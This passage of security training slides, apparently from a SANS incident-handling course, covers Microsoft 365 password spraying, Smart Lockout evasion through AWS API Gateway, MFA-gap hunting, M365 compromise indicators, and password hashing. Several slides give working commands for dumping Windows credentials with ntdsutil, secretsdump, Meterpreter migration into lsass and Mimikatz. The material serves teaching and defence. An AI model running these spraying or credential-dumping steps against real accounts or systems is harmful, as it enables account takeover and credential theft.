Creating => https://login.microsoft.com...
[2022-04-09 07:09:42-04:00] (7t4id9w399)
fireprox_microsoft => https://7t4id9w399.execute-
api.us-east-1.amazonaws.com/fireprox/
(https://login.microsoft.com)
$ pwsh
PS /home/sec504> import-module
/opt/MSOLSpray/MSOLSpray.ps1
PS /home/sec504> Invoke-MSOLSpray -UserList
users.txt -URL https://7t4id9w399.execute-api.us-
east-1.amazonaws.com/fireprox/ Falsimentis123
[*] Now spraying Microsoft Online.
...
```

NOTE

Each login attempt comes from a unique source IP, proxied through AWS API GW. FireProx won't allow attackers to implement password guessing attacks, but it stops Smart Lockout from interceding on password spray attacks.

FireProx is a Python tool written by Mike Felch (@ustayready), available at <https://github.com/ustayready/fireprox>. It is a straightforward front-end to creating, listing, and deleting AWS API Gateway instances using AWS API credentials. It also integrates easily with MSOLSpray.

In the example on this page we run the FireProx `fire.py` script to create an AWS API Gateway in the `us-east-1` region. FireProx will create a new URL for Amazon AWS as the API gateway, forwarding all HTTP requests to the specified endpoint with the `--url` argument (`login.microsoft.com`).

After the attacker creates the endpoint, they can resume the MSOLSpray attack. The MSOLSpray arguments are the same, except that we also add the `-URL` argument to specify the AWS API Gateway URL endpoint (the output of FireProx). By using the AWS API Gateway to complete the password spray attack, each request received at `login.microsoft.com` will come from a different AWS API Gateway worker IP address. Since the attacker does not send 10 or more requests from a single IP address, Smart Lockout is not useful in thwarting the password spray attack, since there is no evidence of the originating attacker IP address in the authentication requests.

For an attacker, the AWS API Gateway is a low-cost solution to bypassing Smart Lockout. AWS charges \$1 for the first million HTTP requests, each HTTP request represents a single username and password combination for the password spray.

- Microsoft 365 MFA security default policy applies to all tenant users
- Conditional Access policies complicate MFA use to suit business needs
 - MFA exceptions are common: geolocation, IP addresses or ranges of IP addresses, specific platforms, legacy systems, etc.
- Attackers will use valid credentials to find non-MFA access opportunities

```
PS /opt/MFASweep> Invoke-MFASweep -Username jwright@sans.org -Password
Cyberus2022
...
[*] Authenticating to Microsoft 365 Web Portal using a mobile user agent...
[**] It appears there is no MFA for this account.
[***] NOTE: Login with a web browser to https://outlook.office365.com using
a mobile user agent.
```

So far in this module we've looked at how an attacker can implement a password spray attack against Microsoft 365 services (MSOLSpray), and how an attacker can bypass defensive controls such as Smart Lockout (FireProx). We should also talk about how Multi-Factor Authentication (MFA) controls can be bypassed as well.

If an attacker successfully guesses a Microsoft 365 user password with a password spray attack, the server will determine if additional authentication controls are required before granting access. When MFA is configured for the user account, the attacker will receive a message indicating that MFA is required to complete authentication, disclosing that they have the correct password but cannot yet login because of the secondary authentication mechanism. In the case of Microsoft 365, MFA can be turned on as a default policy that applies to all tenant users. This is an incredibly effective control at mitigating password spray and password guessing attacks, since the attacker must also have access to the MFA device to complete authentication.

Unfortunately, the default policy for MFA deployment is often dissatisfactory to business needs, and organizations often turn to Microsoft's *Conditional Access* (CA) controls to selectively require MFA. CA allows an organization to choose the specific conditions when MFA is required, often creating exceptions where users from a specific geolocation, or for certain IP addresses or ranges of IP addresses, or users from specific platforms (iOS, Android), or users from legacy systems where MFA is not supported do not have to use MFA to authenticate. CA can be used to augment strong MFA security policies while meeting the needs of a business, but it can also be used to overly permit access to Microsoft 365 services without the additional burden of MFA.

MFASweep is a utility by Beau Bullock (@dafthack, the author of MSOLSpray). It uses a valid username and password combination (possibly recovered from MSOLSpray) and it tests 6 or 7 different authentication endpoints publicly accessible for Microsoft 365 users to identify opportunities to bypass MFA. MFASweep will impersonate different device types (legacy devices, mobile devices) in an attempt to identify the possible loopholes in the MFA deployment and CA MFA exceptions. In the example on this page, MFASweep recognizes that the <https://outlook.office365.com> server allows for successful authentication without MFA when the browser user agent is set to a mobile device, suggesting this as an option to leverage the credentials to bypass MFA.

MFASweep is available at <https://github.com/dafthack/MFASweep.git>. An updated version with bug fixes is available in this author's GitHub repository at <https://github.com/joswrlght/MFASweep.git>.

Microsoft 365 Incident Response: Identification

M365 Attacks

- Unified audit logging data to identify suspicious data access, authentication patterns
- Unauthorized account license downgrades (E5 → P1)
- Changed MFA settings (CA to permit IP list)
- Disabled audit settings on mailboxes
- Mailbox permission changes

```
PS C:\> Get-MsolUser -All | Where {$_.IsLicensed -eq $true} |  
Select DisplayName, @{n="License ID";  
e={$_.Licenses.AccountSKUID}}
```

DisplayName	License ID
Ciel Britch	falsimentis:SPE_E5
Donovan Lea	falsimentis:P1

Why is Donovan's
license downgraded?

TIP

Remember that PowerShell can export data into multiple formats, including CSV (Export-CSV).


Use differential analysis with a baseline of user and license information to watch for unauthorized changes.

From an incident response perspective, there are several IOCs relating to Microsoft 365 attacks. First is to use the excellent resources available in the Microsoft unified audit log to look for patterns of unusual access including locked out user accounts (password guessing) or multiple failed logins across many different source IP address (password spray). Unified audit logging data is accessible for Microsoft 365 users for 90 days (non-E5 licenses) or for one year (E5 licenses), accessible at <https://compliance.microsoft.com> or with the Search-UnifiedAuditLog cmdlet to administrators in the Compliance Management or Organization Management role groups. More information on the Microsoft 365 unified audit log resource is available at <https://urls.sec504.org/ohdnl>.

Following a compromise of the Microsoft 365 environment, attackers will often change the environment to limit logging data. It is common to see an attacker with administrator access to a Microsoft 365 tenancy change user licenses to limit the amount of logging data collected (for example, changing one or more users from an E5 to a P1 license, where P1 licenses have limited logging data captured for their account that could reveal the attacker's access). Administrators can use the Microsoft 365 admin console at <https://admin.microsoft.com> to inspect individual user license settings, or you can use the Get-MsolUser cmdlet from a Windows PowerShell instance:

```
Install-Module MSOnline  
Import-Module MSOnline  
$cred = Get-Credential  
Connect-MsolService -Credential $cred  
Get-MsolUser -All | Where {$_.IsLicensed -eq $true} | Select DisplayName, @{n="License  
ID"; e={$_.Licenses.AccountSKUID}}
```

Other IOCs for a compromised Microsoft 365 tenancy include unauthorized changes to Conditional Access (CA) policies (granting MFA-exempt access to the attacker based on IP address or region, for example), changes to audit settings on one or more mailboxes to reduce access logging, and mailbox permission changes to grant additional access. Additional information on these and other IOCs for Microsoft 365 environments is available at Daniel Chronlund's excellent blog (<https://urls.sec504.org/p9i8a>) and the *Cloudy with a Chance of APT* presentation from the Black Hat 2021 conference (<https://urls.sec504.org/b8f5d>).



This visual association summary is included in your ISO media files as Summary-M365Attacks.pdf.

In this module we looked at password-based attacks against the Microsoft 365 service. The Microsoft 365 service at login.microsoft.com is a publicly-accessible endpoint for user authentication, making it a valuable attack target for adversaries.

When authenticating to the login.microsoft.com server, the authentication API will return detailed error messages that reveal information about the user account. MSOLSpray is a PowerShell script that implements password spray attacks against this service, decoding the API response to indicate when accounts are valid, when a tenant (e.g., the domain name) is valid, and when a password is valid if the user account also required secondary authentication credentials for multi-factor authentication (MFA).

To mitigate MSOLSpray-like attacks, Microsoft introduced Azure Smart Lockout, a mechanism that tracks the number of non-successful authentication attempts from users and blocking a source IP address when then number of failures exceeds a set value (10 for most customers, 3 for US Government Azure customers). Smart Lockout is valuable to help default password spray attacks but does not stop a determined adversary from conducting password spray attacks.

An attacker who wants to circumvent Smart Lockout can leverage the AWS API Gateway as a proxy for the password spray attack. Using FireProx, an attacker can create an AWS API Gateway URL that represents the login.microsoft.com API endpoint, but is accessed by thousands of AWS API Gateway workers, each with a unique IP address. In this way, an attacker can use a different IP address for each URL request, avoiding Smart Lockout's policy that would otherwise mitigate the password spray.

We also looked at the steps an attacker will use to evaluate credentials that require MFA for authentication. If MSOLSpray indicates that valid credentials require MFA to complete authentication, an attacker can use tools such as MFASweep to evaluate the Microsoft 365 policies for authentication, looking for Conditional Access (CA) policies that can be manipulated to gain access without the need for MFA.

Finally, we looked at several IOCs that can be evaluated to identify a Microsoft 365 compromise including downgraded user licenses to limit logging, permissions changes on mailboxes, and changes to Conditional Access policies.

LAB

Please work on the lab exercises
Microsoft 365 Password Attacks



Please work on the lab exercise *Microsoft 365 Password Attacks*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Password Attacks

Password Attacks

Lab: Password Guessing Attacks with Hydra

Cloud Spotlight: Microsoft 365 Password Attacks

Lab: Microsoft 365 Password Attacks

Understanding Password Hashes

Password Cracking

Lab: John the Ripper

Lab: Hashcat

Cloud Spotlight: Insecure Storage

Lab: Cloud Bucket Discovery


Multipurpose Netcat

Lab: Netcat's Many Uses

Now let's look at the strengths and weaknesses of the practices used for protecting passwords for storage on servers and workstations: password hashing.

Understanding Password Hashes

- Several options for password hashes
 - Windows: LANMAN, NT
 - Linux/UNIX: DES, 3DES, MD5, Blowfish, SHA256, SHA512
 - CPU and memory intensive: PBKDF2, Scrypt, Yescrypt, Argon2
 - Many custom protocols and older algorithms as well



Understanding the risk and defense against password cracking is possible through understanding the format and the nature of password hashing.


The practice of saving passwords in plaintext is definitely frowned upon from a security perspective. Still, systems need access to a representation of the user's password to use for authentication when the user logs in to a system. The solution is to save the password, not as a plaintext string, but as a *hash* of the string. Typically, this involved the user choosing a password, and the system calculating a password hash and storing that value. When the user logs in to the system, the system repeats this process, taking the password and hashing it to produce the hash' (pronounced *hash prime*) and comparing the hash' to the known good user hash. If they match, the user is authenticated!

The process of *hashing* the password varies significantly from system to system and has evolved as our knowledge of computer security improves, as attackers improve their techniques, and as systems become faster and faster. In this module, we'll jump into developing an understanding of how password hashing works, covering Windows password hashing techniques (LANMAN and NT), how Linux and UNIX password hashing works (the many algorithms used for standard UNIX system logins), and how modern systems are evolving to make it harder for attackers to compromise passwords.

Windows LANMAN Hashes

Password Hashing

- Legacy password hashing mechanism
 - Still used in older or upgraded Windows systems
- Brute force attack with accelerated hardware
 - Alpha-numeric char: 15 seconds
 - Alpha-numeric-all symbols: 10 minutes



The first type of password hash we'll look at is the Window LAN Manager (LANMAN) password hash. LANMAN is a legacy password hashing mechanism used for early Windows NT systems. Like many facets of complex Windows networks, we still see this legacy password hashing mechanism in use on relatively modern Windows domain environments, the product of many successive upgrades while keeping legacy authentication features (often, unnecessarily).

The LANMAN password hashing mechanism is very weak and is easily susceptible to password recovery attacks even for complex passwords. In the example on this page, we use the password BuDdy12& as the user's password to hash. In LANMAN, case is not preserved, so the password is converted to all upper-case (BUDDY12&). Next, the password is padded to 14 bytes, adding multiple NULL (0x00) bytes to the end of the password string (BUDDY12&\x00\x00\x00\x00\x00, where \x00 is the representation of a single NULL byte; we've marked this with _ in the example on this page to fit in the space allotted). Next, the password is split into two 7-byte chunks (producing BUDDY12 and &\x00\x00\x00\x00\x00\x00). These two 7-byte chunks are used as DES encryption keys, encrypting the constant string KGS!@#\$\$% (possibly standing for the Key of Glen Zorn and Steve Cobb, the authors of the LANMAN protocol, followed by Shift and 12345 on a US QWERTY keyboard). These two 8-byte DES encrypted values are then concatenated to produce the LANMAN hash value.


The use of LANMAN hashes in an organization is always going to be a major advantage for an attacker. Since passwords are not longer than 7 bytes (remember that password is stored in two 7-byte chunks), and there is no case preservation (passwords are converted to uppercase), an attacker can brute-force the two parts of the LANMAN password hash to recover the plaintext password very quickly. On modern systems with hardware acceleration, even an exhaustive examination of all alpha-numeric values with special characters will be completed in approximately 15 minutes (Tesla V100 hardware accelerator, <https://hashcat.net/forum/thread-9384.html>).

Plainly, LANMAN is no longer an acceptable password hashing algorithm. Next, we'll examine the Microsoft replacement for LANMAN, NT hashes.

NT Hashes

Password Hashing

- Modern Windows systems use NT hashes
 - Preserves case sensitivity
 - Converts to Unicode, then MD4 hashed
 - Encrypted using RC4 or AES-CBC-128 in SAM
- Not to be confused with NTLMv1 and NTLMv2
 - NTLM is an authentication protocol, not a hash function



NT hashes are an improvement over LANMAN but are still considered weak by modern conventions.

The other Windows mechanism for storing password hashes, called the NT hash, is better, but still not great. To create an NT hash, an ASCII password is converted to Unicode (if necessary; if the password is already Unicode, then no additional conversion is done), then hashed using the MD4 function to create a 16-byte hash, which is stored in the SAM. Unlike LANMAN, case sensitivity is preserved in NT hashes. If the password is greater than 14 characters, no LANMAN hash is stored (that's 15 or more characters), and only an NT hash is used for local authentication.

Although the NT hashes are significantly stronger, they still have some problems, most notably that they do not use salts, increasing the likelihood that a password can be quickly recovered.

For both LANMAN and NT hashes, no salts are used, speeding up the attack process (UNIX uses salts). Without salts, users with the same passwords have the same hashed value. Thus, you can even precompute a dictionary of hashed passwords and compare against it. Let's see why.

Note that in some literature, NT hashes are referred to as NTLM hashes. This is a misnomer, since NTLM is an authentication function, while the hashing function is called an NT hash. However, NT and NTLM are often used interchangeably, and you can expect to see both uses in common tools and third-party documentation (including the password cracking tool Hashcat).

Password Hashes without Salt

Password Hashing

Windows password hashes lack a *salt*.

```
alice:26ab0db90d72e28ad0ba1e22ee510510
barry:b026324c6904b2a9cb4b88d6d61c81d1
becky:6d7fce9fee471194aa8b5b6e47267f03
cindy:869c5758c412a4b16c682c2f983a804f
peter:869c5758c412a4b16c682c2f983a804f
leann:48a24b70a0b376535542b996af517398
sarah:9ae0ea9e3c9c6e1b9b6252c8395efdc1
vivek:31d30eea8d0968d6458e0ad0027c9f80
```

Consider these password hashes for multiple users. What can you determine about these users from their password hash values?

In the example shown on this page, there are 8 users and their associated password hashes shown. Examine these hashes for a moment. What can you determine about these users and their selected passwords, just by looking at hash values?

Notice how Cindy and Peter both have the same password hash. Although we don't know the password (yet), we know that both Cindy and Peter have the same password.

In this example, similar to LANMAN and NT hashes, the password hashes are calculated without using a *salt*. The salt adds *entropy* (randomness or a lack of predictability) to the password before hashing. The use of a salt makes password cracking much more difficult.

Password Salting

Password Hashing

- Adding a salt to the password adds *randomness* to the password hashes
- The salt is a randomly selected string, but it is not a secret
- The user isn't concerned with the salt; the OS adds it automatically when calculating the password hash

Cindy and Peter's
unsalted passwords
produce matching
hashes

```
Hash("Spring1111") = 869c5758c412a4b16c682c2f983a804f  
Hash("Spring1111") = 869c5758c412a4b16c682c2f983a804f
```

Adding random
salts produces
different hashes

```
Hash("mC8FztMNSpring1111") = 4cc9e58edc3b0420caec60481dfe9dc9  
Hash("1SVtqMMESpring1111") = 11ee0e8dbcddac59ae221ccb9819a6b4
```

Randomly selected salt

Instead of calculating a password hash using the password alone as the input, a password salt is added before calculating the hash value. The salt is typically a short, randomly selected string that is concatenated with the plaintext password adding entropy or randomness to the hash input function. The salt itself is not a secret (though the user's password still is), and the user doesn't need to remember the salt (or even know that it is used at all).

Consider the example shown on this page. In the first example, Cindy and Peter's unsalted passwords are hashed, producing a matching hash value. If the attacker obtains a copy of the password hashes, they will know that Cindy and Peter have the same password value. Here the password Spring1111 produces the same password hash because it is the only input to the hashing function.

In the second example, however, a salt is randomly selected and prepended to the plaintext password before calling the hashing function. Since the salt is different for both users, both users have a different hash value, preventing an attacker from gaining insight into Cindy and Peter's password selection practices. The salt itself must be stored in plaintext along with the password hash so the system can use the same salt to confirm that the user has specified the right password.

- Obtain NTDS.dit and SYSTEM registry hive data
- Built-in ntdsutil.exe allows an attacker to backup AD

```
C:\Users\Administrator> ntdsutil
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full c:\ntds
...
Copying registry files...
Copying c:\ntds\registry\SYSTEM
Copying c:\ntds\registry\SECURITY
IFM media created successfully in c:\ntds
ifm: quit
ntdsutil: quit
```

TIP

Using built-in tools such as ntdsutil for obtaining password hash data is less likely to trigger alerts indicating an attack.

After obtaining administrator access, there are several ways that an attacker can get a copy of the domain hashes. This process is a little more difficult than copying the NTDS.dit file because it is encrypted (using data in the SYSTEM registry hive), and because it is opened exclusively for use by the OS, preventing anyone from copying it with a basic COPY command.

Wherever possible, attackers will try to reduce their chances of getting caught and will leverage built-in tools to capture the target data. For gathering domain hashes, the built-in tool of choice is the Active Directory domain services management utility ntdsutil. Since this utility is designed to manage (including creating a backup of) Active Directory data, it is perfect for an attacker to collect domain password hashes.

To gather the NTDS.dit and SYSTEM registry hive data, run ntdsutil, then issue the activate instance ntds command, followed by ifm. This will generate a backup of the data in the C:\ntds directory. An attacker will collect all of the data to a local system for password cracking.

There are multiple methods for collecting password hashes beyond ntdsutil. An excellent treatise on this topic by @netbiosX is available at <https://pentestlab.blog/tag/ntds-dit/>.

This technique is identified as *Credential Access* in the MITRE ATT&CK Framework (T1003, <https://attack.mitre.org/techniques/T1003>).

Obtaining Windows Domain Controller Hashes (2)

Password Hashing

```
sec504@slingshot:~/ntds$ secretsdump.py -system registry/SYSTEM -ntds
Active\ Directory\ntds.dit LOCAL
Impacket v0.9.12 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x7b1c658edfb752594c688e02d4424924
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0x1e0d9fa12fb2367f15f22517aa31e84d
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9491b24e8c931559455ed4f59
476cec2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d...
::
ksmith:1000:aad3b435b51404eeaad3b435b51404ee:0...
e:::
```

Extract NTDS.dit and SYSTEM registry data using Impacket's secretsdump.py script.

After downloading the NTDS.dit and SYSTEM registry hive data, an attacker needs to decrypt the NTDS.dit data (using the registry hive keys) and extract the password hashes. One tool for this is the secretsdump.py script included with the Impacket project by Martin Gallo of SecureAuth Corporation (<https://github.com/SecureAuthCorp/impacket/>). From the Slingshot Linux distribution, run the secretsdump.py script, specifying the registry SYSTEM hive with the -system argument and the ntds.dit file using the -ntds argument, followed the option LOCAL.

Obtaining Windows 10 Password Hashes

Password Hashing

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > ps -S lsass.exe

Process List
=====

PID  PPID  Name      Arch  Session  User              Path
---  ----  ---
620  480   lsass.exe x64    0         NT AUTHORITY\SYSTEM C:\Win...\System32\lsass.exe

meterpreter > migrate 620
[*] Migrating from 1248 to 620...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
susan:1000:aad3b435b51404eeaad3b435b51404ee:864d8a2947723c4264598997c1d67a83:::
```

Reads password hashes from memory. Migrate to lsass.exe, then dump hashes.

To obtain local password hashes from a Windows 10 box (as opposed to domain hashes through NTDS.dit) we have two options. The first option is to retrieve password hashes from memory using the Meterpreter hashdump command. From a Meterpreter shell, run the hashdump command as shown at the top of this page.

However, we have a small problem. With modern changes to how Microsoft protects password hash data, the hashdump command will fail with the error `priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect`. To work around this problem, first we have to move the Meterpreter shell from the initial process to one running inside of `lsass.exe`. To do so, first identify the process ID (PID) for the `lsass.exe` service (`ps -S lsass.exe`). Next, use the `migrate` command to migrate into the `lsass.exe` PID (as shown).

Tip: On newer Meterpreter shells, you can combine these `ps` and `migrate` steps into one by running `migrate -N lsass.exe`.

If this migrate completes successfully, you can re-run the `hashdump` command to obtain password hashes, as shown. As any attacker will tell you, however, this migrate process can be problematic and may fail, terminating your Meterpreter session. If you find that the migrate process fails, reestablish your Meterpreter session and migrate into a different SYSTEM level process first, then migrate into `lsass.exe`.

A second option to obtain password hashes from a Windows 10 box is to use Mimikatz. First, retrieve the contents of the `HKLM\sam` and `HKLM\system` registry hives, then make the hives available to Mimikatz, as shown here.

```
C:\Temp> reg save hklm\sam sam.hiv && reg save hklm\system system.hiv
C:\Temp> c:\tools\mimikatz\x64\mimikatz.exe "lsadump::sam /sam:sam.hiv
/system:system.hiv" "exit"
...
RID : 000003e8 (1000)
User : Sec504
Hash NTLM: 864d8a2947723c4264598997c1d67a83
```

Recognizing Windows Hashes

Password Hashing

- Hashdump and other tools show hashes as `username:userid:LANMAN:NTHASH`
- Empty hashes are often retrieved by older tools, changing Windows encryption, and disabled protocols

1. Bob has a LANMAN and an NT hash
2. Tom has empty LANMAN and NT hashes

```
meterpreter > hashdump  
[*] Dumping password hashes...
```

```
1 bob:1001:2c42686862534aa4a86fb73c70515bd7:17a7afd733dda50143b242a2aad8f0f7::  
2 tom:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
```

Am All Day Baffled By

Difficult Choices For Encrypted Data

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

32

The last several tools we looked at will retrieve password hashes from Windows systems, all using a common format of `username:userid:LANMAN:NTHASH`. In the example on this page, we see that users Bob and Tom both have LANMAN and NT hashes.

However, Tom's LANMAN and NT hash values are not valid, representing *empty* passwords. These empty password hash values are not allowed for authentication, and therefore don't provide any value to an attacker. This could be because Tom's account is inactive or could be the product of a tool failure when dumping the password hashes (such as the inability to decrypt the SAM data).

If you plan on using these password hash dump tools, it's a good idea to be able to recognize the empty LANMAN and NT hashes as an indicator of disabled accounts, or possible tool failure. A little mnemonic this author uses is *am all day baffled by difficult choices for encrypted data*. The first letter of the first five words matches the alphabetic characters for an empty LANMAN hash; the remaining first letter values match the empty NT hash value.

Next, we'll switch gears a bit and look at the progression of more secure password hash storage on UNIX and Linux systems.

Incremental progression for strong password storage

- Early UNIX and Linux systems stored password hashes with DES encryption (often without a salt)
 - Usernames and password hashes stored in `/etc/passwd` file
- Later, MD5 password hashes were used, followed by Blowfish, SHA-256, and SHA-512 (all using salt values; 4-byte, then 8-byte)
 - Usernames and other information in `/etc/passwd` (world readable)
 - Password hashes in `/etc/shadow`

While early UNIX and Linux systems had weak password hash storage as a field in the `/etc/passwd` file using the DES cipher (often stored without a salt), later systems moved password hash values to the `/etc/shadow` file. While the `/etc/passwd` file remains readable to all users on the system, the `/etc/shadow` file protected password hash information using file system permissions (readable only by the root user).

Instead of DES as the encryption mechanism, UNIX and Linux systems used progressively stronger password encryption and hashing functions: MD5, Blowfish, SHA-256, with modern systems using SHA-512 today. These systems also used salt values; initially 4 bytes in length, and later 8-byte salt values.

Decoding UNIX/Linux Password Hashes

Password Hashing

```
sec580:$1$5XEtFMh0$5t7Dwuf4pBFEbvtGCKqn90:17315:0:99999:7:::
```

```
sec504:$6$1ArFQuUX$qhCcp4hKJvWxf47bm3QiFs3CldfvKy/z28wN24GuOwBfcgOF8j2iYgl15eFPyMQ0Hzf.PyXrIqE3FpnF4vdPq.:17317:0:99999:7:::
```

The password hash is the 2nd colon-delimited field in the `/etc/passwd` or `/etc/shadow` file. In modern UNIX and Linux systems, \$ indicates sub-field elements:

- hash type (see table)
- salt (4 or 8 characters)
- crypt()-encoded password hash (similar to base64)

Indicator	Hash Type
(no \$ indicator)	DES
\$1	MD5
\$2	Blowfish
\$5	SHA-256
\$6	SHA-512

